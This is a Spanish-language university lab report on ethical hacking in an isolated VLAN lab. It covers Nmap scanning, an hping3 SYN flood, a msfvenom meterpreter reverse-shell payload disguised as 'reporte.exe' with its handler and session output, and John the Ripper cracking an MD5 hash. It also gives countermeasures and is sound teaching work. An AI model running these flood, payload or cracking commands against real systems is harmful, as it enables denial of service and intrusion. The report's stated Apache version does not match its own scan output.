

UNIVERSIDAD CENTRAL DEL ECUADOR

COMPUTACIÓN

OCTAVO SEMESTRE



CRIPTOGRAFÍA Y SEGURIDAD DE LA INFORMACIÓN

LABORATORIO: HACKING ÉTICO

INTEGRANTES:

- FIALLOS CHECA FÁTIMA CAROLINA
- FLORES ARMIJO BYRON RIGOBERTO
- HURTADO TINOCO KEVIN DAVID
- PILA AGUAISA JORDI FERNANDO

09/07/2025

Contenido

Introducción	3
Diseño de la Red	3
Topología Lógica y Direccionamiento IP	3
Tabla de Conexiones.....	3
Justificación del Diseño.....	4
Herramientas de Explotación Seleccionadas.....	4
Actividad 1: Escaneo de Puertos con Nmap.....	5
Objetivo	5
Preparación del Objetivo (Ubuntu Server)	5
Procedimiento de Escaneo	5
Análisis de Resultados.....	6
Estados de Puertos Identificados	7
Actividad 2: Ataque de Denegación de Servicio (DoS) con Hping3	7
Objetivo	7
Fundamento Teórico: SYN Flood.....	7
Procedimiento del Ataque	7
Análisis de Resultados.....	8
Evidencia del ataque	8
Actividad 3: Creación de un "Payload" Malicioso y Simulación de Entrega	8
Objetivo	8
Herramienta Utilizada: Metasploit Framework	9
Fundamento Teórico.....	9
Procedimiento	9
Análisis de Resultados.....	10
Implicaciones de Seguridad.....	11
Actividad 4: "Cracking" de Contraseñas a partir de un "Hash".....	11
Objetivo	11
Herramienta Utilizada: John the Ripper	11
Fundamento Teórico.....	12
Procedimiento	12
Análisis de Resultados.....	13
Implicaciones de Seguridad.....	14
Referencias Bibliográficas	15

Introducción

Este documento presenta el desarrollo de un laboratorio de ciberseguridad donde se implementa una red segmentada con tres VLANs y se realizan pruebas de penetración utilizando herramientas especializadas de Kali Linux. El objetivo principal es demostrar vulnerabilidades comunes en redes y servicios, así como técnicas de explotación en un entorno controlado.

Diseño de la Red

Topología Lógica y Direccionamiento IP



La red implementada consta de tres segmentos separados por VLANs, conectados a través de un router central:

Red (VLAN)	ID de Red (Subred)	Gateway	Dispositivos en la Red	IPs de Dispositivos
Red 1 (VLAN 31)	192.168.31.0/24	192.168.31.1	KALI Linux (VM), Access Point	KALI: 192.168.31.10 AP: 192.168.31.254
Red 2 (VLAN 32)	192.168.32.0/24	192.168.32.1	Ubuntu SERVER (VM)	SERVER: 192.168.32.10
Red 3 (VLAN 33)	192.168.33.0/24	192.168.33.1	PCG3 - Windows 10	PCG3: 192.168.33.10

Tabla de Conexiones

Dispositivo	Conectado al Puerto del Switch	Pertenecerá a la VLAN
Router 2801	FastEthernet 0/24	TRONCAL
PC 1 (KALI)	FastEthernet 0/1	VLAN 31
PC 2 (SERVER)	FastEthernet 0/2	VLAN 32
PC 3 (PCGX)	FastEthernet 0/3	VLAN 33
Access Point	FastEthernet 0/4	VLAN 31

Justificación del Diseño



Archivo de Packet Tracer adjunto en el Repositorio de la asignatura:

[GRUPO-03/TAREA09-U04-G03/Packet Tracer at main · 25-25-CSI/GRUPO-03](#)

Herramientas de Explotación Seleccionadas

1. Nmap (Network Mapper)

Categoría: Escaneo y enumeración de red.

Propósito: Descubrimiento de servicios, puertos abiertos y fingerprinting de sistemas.

2. Hping3

Categoría: Generación de paquetes y ataques DoS.

Propósito: Pruebas de penetración, análisis de firewalls y ataques de denegación de servicio.

3. Metasploit Framework

Categoría: Explotación y post-explotación.

Propósito: Creación de payloads, explotación de vulnerabilidades y control remoto.

4. John the Ripper

Categoría: Cracking de contraseñas.

Propósito: Auditoría de credenciales y cracking de hashes.

Actividad 1: Escaneo de Puertos con Nmap

Objetivo

Descubrir qué servicios (puertos) están abiertos en el Ubuntu Server (192.168.32.10). Un puerto abierto representa una puerta de entrada potencial para un atacante.

Preparación del Objetivo (Ubuntu Server)

Para que el escaneo sea significativo, se configuró un servidor web Apache en el Ubuntu Server:

```
sudo apt update # Actualiza la lista de paquetes
```

```
sudo apt install apache2 -y # Instala Apache2
```


Esta configuración hace que el puerto 80 (HTTP) esté abierto y escuchando conexiones.

Procedimiento de Escaneo

Paso 1: Escaneo SYN Básico

Desde KALI Linux, se ejecutó un escaneo SYN (half-open scan) por ser rápido y relativamente sigiloso:

```
sudo nmap -sS 192.168.32.10
```



```
(byrnsda@byron)-[~]
$ nmap -sS 192.168.32.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 16:41 -05
Nmap scan report for 192.168.32.10
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds

(byrnsda@byron)-[~]
$ nmap -sV 192.168.32.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 16:42 -05
Nmap scan report for 192.168.32.10
Host is up (0.0014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.01 seconds

(byrnsda@byron)-[~]
$
```

Resultados del Escaneo Básico:

- Puerto 80/tcp: **ABIERTO** (HTTP - Apache)
- 999 puertos: **CERRADOS** (responden, pero sin servicios)

Paso 2: Escaneo Detallado con Detección de Versiones

Para obtener información más específica sobre los servicios:

```
sudo nmap -sV -sC 192.168.32.10
```

```
(byrnsda@byron)-[~]
$ nmap -sV -sC 192.168.32.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 16:43 -05
Nmap scan report for 192.168.32.10
Host is up (0.0025s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.99 seconds

(byrnsda@byron)-[~]
$
```

Análisis de Resultados

El escaneo detallado reveló información crítica:

- **Servicio:** Apache HTTP Server
- **Versión:** Apache 2.4.41
- **Sistema Operativo:** Ubuntu
- **Scripts por defecto:** Información adicional sobre configuración

Implicaciones de Seguridad:

- La información de versión específica permite a un atacante buscar vulnerabilidades conocidas (CVE) para Apache 2.4.41
- Los scripts por defecto pueden revelar configuraciones inseguras
- Esta información constituye la base para ataques más sofisticados

Estados de Puertos Identificados

Estado	Descripción	Ejemplo
ABIERTO	Servicio activo escuchando	Puerto 80 (HTTP)
CERRADO	Puerto responde, pero sin servicio	Puertos 21, 22, 23, etc.
FILTRADO	Firewall/filtro bloquea respuesta	No detectado en esta prueba

Actividad 2: Ataque de Denegación de Servicio (DoS) con Hping3

Objetivo

Saturar el servidor web Apache en Ubuntu Server (192.168.32.10) para que deje de responder a peticiones de usuarios legítimos utilizando la técnica SYN Flood.

Fundamento Teórico: SYN Flood

El ataque SYN Flood explota el protocolo de establecimiento de conexión TCP de tres vías:

1. **Cliente** → **Servidor**: Envía paquete SYN
2. **Servidor** → **Cliente**: Responde con SYN-ACK
3. **Cliente** → **Servidor**: Confirma con ACK

En un SYN Flood, el atacante:

- Envía miles de paquetes SYN con IPs de origen falsas
- Nunca responde con ACK
- El servidor mantiene conexiones semi-abiertas hasta agotar recursos
- Los usuarios legítimos no pueden conectarse

Procedimiento del Ataque

Paso 1: Verificación del Estado Normal Desde PCG3 (Windows 10), se verificó el acceso normal al servidor:

- URL: `http://192.168.32.10`
- Resultado: Página Apache carga instantáneamente

Paso 2: Lanzamiento del Ataque

Desde KALI Linux, se ejecutó el comando de ataque:

```
sudo hping3 -S -p 80 --flood --rand-source 192.168.32.10
```

Parámetros del comando:

- `-S`: Enviar paquetes SYN
- `-p 80`: Dirigir al puerto 80 (HTTP)

- --flood: Enviar paquetes lo más rápido posible
- --rand-source: Usar IPs de origen aleatorias

Paso 3: Verificación del Impacto

Durante el ataque, desde PCG3:

- **Resultado:** Página web no carga (timeout)
- **Causa:** Servidor sobrecargado con conexiones semi-abiertas
- **Efecto:** Denegación de servicio exitosa

Paso 4: Detención del Ataque

- Comando: Ctrl + C en la terminal de KALI
- **Resultado:** Servicio web se restaura inmediatamente

Análisis de Resultados

Métricas del Ataque:

- **Duración:** [Tiempo del ataque]
- **Paquetes enviados:** [Cantidad reportada por hping3]
- **Tasa de paquetes:** Máxima capacidad del sistema
- **Efectividad:** 100% - servicio completamente inaccesible

Impacto Observado:

- **Disponibilidad:** Servicio completamente inaccesible
- **Rendimiento:** Degradación total del servicio
- **Usuarios legítimos:** Imposibilidad de acceso
- **Recursos del servidor:** Agotamiento de tabla de conexiones

Evidencia del ataque

Video en PCG3 que es considerada “víctima” y video del ataque en el servidor de Ubuntu, en repositorio de la asignatura adjuntos:

[GRUPO-03/TAREA09-U04-G03/Videos at main · 25-25-CSI/GRUPO-03](#)

Actividad 3: Creación de un "Payload" Malicioso y Simulación de Entrega

Objetivo

Demostrar cómo un atacante podría crear un archivo ejecutable (payload) que, si la víctima lo ejecuta, le otorga al atacante control remoto de la máquina. Esta actividad ilustra conceptos fundamentales de ingeniería social y ejecución de código remoto.

Herramienta Utilizada: Metasploit Framework

Metasploit Framework es una de las herramientas más reconocidas en ciberseguridad, que incluye:

- **msfvenom**: Generador de payloads
- **msfconsole**: Interfaz principal de Metasploit
- **meterpreter**: Shell avanzada para control remoto

Fundamento Teórico

Conceptos Clave:

- **Payload**: Código malicioso que se ejecuta en el sistema objetivo
- **Reverse TCP**: Conexión donde la víctima se conecta al atacante
- **Ingeniería Social**: Manipulación psicológica para que la víctima ejecute el payload
- **Meterpreter**: Shell avanzada que proporciona control completo del sistema

Procedimiento

Paso 1: Creación del Payload

Desde KALI Linux, se generó un ejecutable malicioso utilizando msfvenom:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.31.10 LPORT=4444 -f exe -o reporte.exe
```

Parámetros del comando:

- -p: Tipo de payload (shell remota para Windows 64-bit)
- LHOST: IP del atacante (192.168.31.10 - KALI)
- LPORT: Puerto de escucha (4444)
- -f exe: Formato del archivo (ejecutable Windows)
- -o reporte.exe: Nombre del archivo (disfrazado como reporte)

Paso 2: Configuración del Listener

Se configuró Metasploit para escuchar conexiones entrantes:

```
msfconsole  
  
use exploit/multi/handler  
  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 192.168.31.10  
  
set LPORT 4444  
  
run
```

Paso 3: Simulación de Entrega

- Se desactivo temporalmente Windows Defender en PCG3
- Se transfirió el archivo reporte.exe a la máquina Windows
- Se ejecutó el payload en la máquina objetivo

Paso 4: Establecimiento de Control

Una vez ejecutado el payload, se estableció la sesión meterpreter:

```
meterpreter > sysinfo
```

```
meterpreter > screenshot
```

Análisis de Resultados

Información del Sistema Comprometido:

- **Sistema Operativo:** Windows 10 (PCG3)
- **Arquitectura:** x64
- **Usuario:** [Usuario del sistema]
- **Privilegios:** Nivel de usuario que ejecutó el payload

Capacidades Demostradas:

- **Información del sistema:** Recopilación de datos del SO
- **Captura de pantalla:** Monitoreo visual del sistema
- **Navegación de archivos:** Acceso al sistema de archivos
- **Ejecución de comandos:** Control remoto completo

[illegible]

```
Metasploit

=[ metasploit v6.4.69-dev ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.31.10
LHOST => 192.168.31.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.31.10:4444
[*] Sending stage (203846 bytes) to 192.168.33.10
[*] Meterpreter session 1 opened (192.168.31.10:4444 -> 192.168.33.10:58163) at 2025-07-07 17:11:37 -0500

meterpreter > sysinfo
Computer      : PC_INGLSR12
OS           : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : es_MX
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

Implicaciones de Seguridad

Vectores de Ataque:

- **Ingeniería Social:** Convencer a la víctima de ejecutar el archivo
- **Evasión de Antivirus:** Técnicas para evitar detección
- **Persistencia:** Mantener acceso al sistema comprometido
- **Escalación de Privilegios:** Obtener permisos administrativos

Contramedidas:

- **Educación de usuarios:** Capacitación sobre archivos sospechosos
- **Antivirus actualizado:** Detección de malware conocido
- **Principio de menor privilegio:** Limitar permisos de usuario
- **Monitoreo de red:** Detectar comunicaciones sospechosas

Actividad 4: "Cracking" de Contraseñas a partir de un "Hash"

Objetivo

Demostrar cómo un atacante puede descifrar contraseñas a partir de sus representaciones hash, simulando el escenario donde se obtiene acceso a una base de datos de credenciales.

Herramienta Utilizada: John the Ripper

John the Ripper es una herramienta especializada en cracking de contraseñas que utiliza:

- **Ataques de diccionario:** Prueba palabras de listas predefinidas
- **Ataques de fuerza bruta:** Prueba todas las combinaciones posibles

- **Ataques híbridos:** Combina diccionario con variaciones
- **Detección automática:** Identifica tipos de hash automáticamente

Fundamento Teórico

Conceptos Criptográficos:

- **Hash:** Función matemática unidireccional que transforma datos
- **MD5:** Algoritmo de hash de 128 bits (considerado inseguro)
- **Colisión:** Cuando dos entradas diferentes producen el mismo hash
- **Rainbow Tables:** Tablas precalculadas de hashes comunes

Procedimiento

Paso 1: Simulación del Hash Robado

Se creó un archivo simulando credenciales comprometidas:

```
nano hashes_robados.txt
```

Contenido del archivo:

```
usuario1:e10adc3949ba59abbe56e057f20f883e
```

Análisis del Hash:

- **Formato:** usuario:hash_md5
- **Hash:** e10adc3949ba59abbe56e057f20f883e
- **Algoritmo:** MD5 (identificable por longitud de 32 caracteres)

Paso 2: Creación del Diccionario

Se preparó un diccionario con contraseñas comunes:

```
nano diccionario.txt
```

Contenido del diccionario:

```
password
```

```
qwerty
```

```
123456
```

```
admin
```

Paso 3: Ejecución del Cracking

Se ejecutó John the Ripper con el diccionario:

```
john --wordlist=diccionario.txt --format=raw-md5 hashes_robados.txt
```

Parámetros del comando:

- **--wordlist:** Especifica el archivo de diccionario

- `--format=raw-md5`: Indica el tipo de hash a crackear
- `hashes_robados.txt`: Archivo con los hashes objetivo

Paso 4: Visualización de Resultados

Se consultaron las contraseñas descifradas:

```
john --show hashes_robados.txt
```

Análisis de Resultados

Resultado del Cracking:

```
usuario1:123456
```

Métricas de Rendimiento:

- **Tiempo de ejecución**: < 1 segundo
- **Contraseñas probadas**: 4 (tamaño del diccionario)
- **Tasa de éxito**: 100% (1 de 1 hash crackeado)
- **Método utilizado**: Ataque de diccionario

Debilidades Identificadas:

- **Contraseña débil**: "123456" es extremadamente común
- **Algoritmo inseguro**: MD5 es vulnerable y rápido de crackear
- **Sin sal**: No hay elementos aleatorios que compliquen el cracking
- **Política de contraseñas**: Ausencia de requisitos de complejidad

```
byrondsda@byron: ~
Archivo Acciones Editar Vista Ayuda

(byrondsda@byron)-[~]
$ echo "usuario1:e10adc3949ba59abbe56e057f20f883e" > hashes_robados.txt

(byrondsda@byron)-[~]
$ echo "123456" > diccionario.txt

(byrondsda@byron)-[~]
$ john --wordlist=diccionario.txt --format=raw-md5 hashes_robados.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 12 needed for performance.
123456 (usuario1)
1g 0:00:00:00 DONE (2025-07-08 14:07) 25.00g/s 25.00p/s 25.00c/s 25.00C/s 123456
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(byrondsda@byron)-[~]
$ john --show --format=raw-md5 hashes_robados.txt
usuario1:123456

1 password hash cracked, 0 left

(byrondsda@byron)-[~]
$
```

Implicaciones de Seguridad

Vulnerabilidades Demostradas:

- **Almacenamiento inseguro:** Uso de algoritmos hash obsoletos
- **Contraseñas débiles:** Facilidad para crackear credenciales comunes
- **Falta de sal:** Ausencia de elementos aleatorios en el hash
- **Velocidad de cracking:** Rapidez del proceso con hardware moderno

Recomendaciones de Seguridad:

- **Algoritmos seguros:** Usar bcrypt, scrypt, o Argon2
- **Políticas de contraseñas:** Implementar requisitos de complejidad
- **Salting:** Añadir valores aleatorios a las contraseñas
- **Detección de brechas:** Monitorear accesos no autorizados a bases de datos
- **Autenticación multifactor:** Implementar capas adicionales de seguridad

Referencias Bibliográficas

- [1] G. Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Insecure.com, 2023. [En línea]. Disponible en: <https://nmap.org/book/>
- [2] A. Salvatore, *Hping3 Manual*, 2023. [En línea]. Disponible en: <http://www.hping.org/manpage.html>
- [3] Aircrack-ng Team, *Aircrack-ng Documentation*, 2023. [En línea]. Disponible en: <https://www.aircrack-ng.org/documentation.html>
- [4] C. Sullo, *Nikto Web Scanner*, 2023. [En línea]. Disponible en: <https://cirt.net/Nikto2>
- [5] Rapid7, *Metasploit Framework Documentation*, 2023. [En línea]. Disponible en: <https://docs.rapid7.com/metasploit/>
- [6] Openwall, *John the Ripper Documentation*, 2023. [En línea]. Disponible en: <https://www.openwall.com/john/doc/>
- [7] OWASP Foundation, *OWASP Testing Guide v4.0*, 2023. [En línea]. Disponible en: <https://owasp.org/www-project-web-security-testing-guide/>
- [8] NIST, *Special Publication 800-115: Technical Guide to Information Security Testing and Assessment*, National Institute of Standards and Technology, 2023.
- [9] Kali Linux Documentation, *Kali Linux Tools*, 2023. [En línea]. Disponible en: <https://www.kali.org/tools/>
- [10] Kali Linux Team, *Nmap - Kali Linux Tools*, 2023. [En línea]. Disponible en: <https://www.kali.org/tools/nmap/>
- [11] Kali Linux Team, *Hydra - Kali Linux Tools*, 2023. [En línea]. Disponible en: <https://www.kali.org/tools/hydra/>
- [12] Kali Linux Team, *John the Ripper - Kali Linux Tools*, 2023. [En línea]. Disponible en: <https://www.kali.org/tools/john/>
- [13] Kali Linux Team, *Metasploit Framework - Kali Linux Tools*, 2023. [En línea]. Disponible en: <https://www.kali.org/tools/metasploit-framework/>
- [14] Cisco Networking Academy, *Lab Downloads - Networking Academy*, 2023. [En línea]. Disponible en: <https://www.netacad.com/resources/lab-downloads?courseLang=en-US>
- [15] Cisco Systems, *VLAN Configuration Guide*, 2023. [En línea]. Disponible en: <https://www.cisco.com/c/en/us/support/docs/lan-switching/vlan/10000-vlans-configure.html>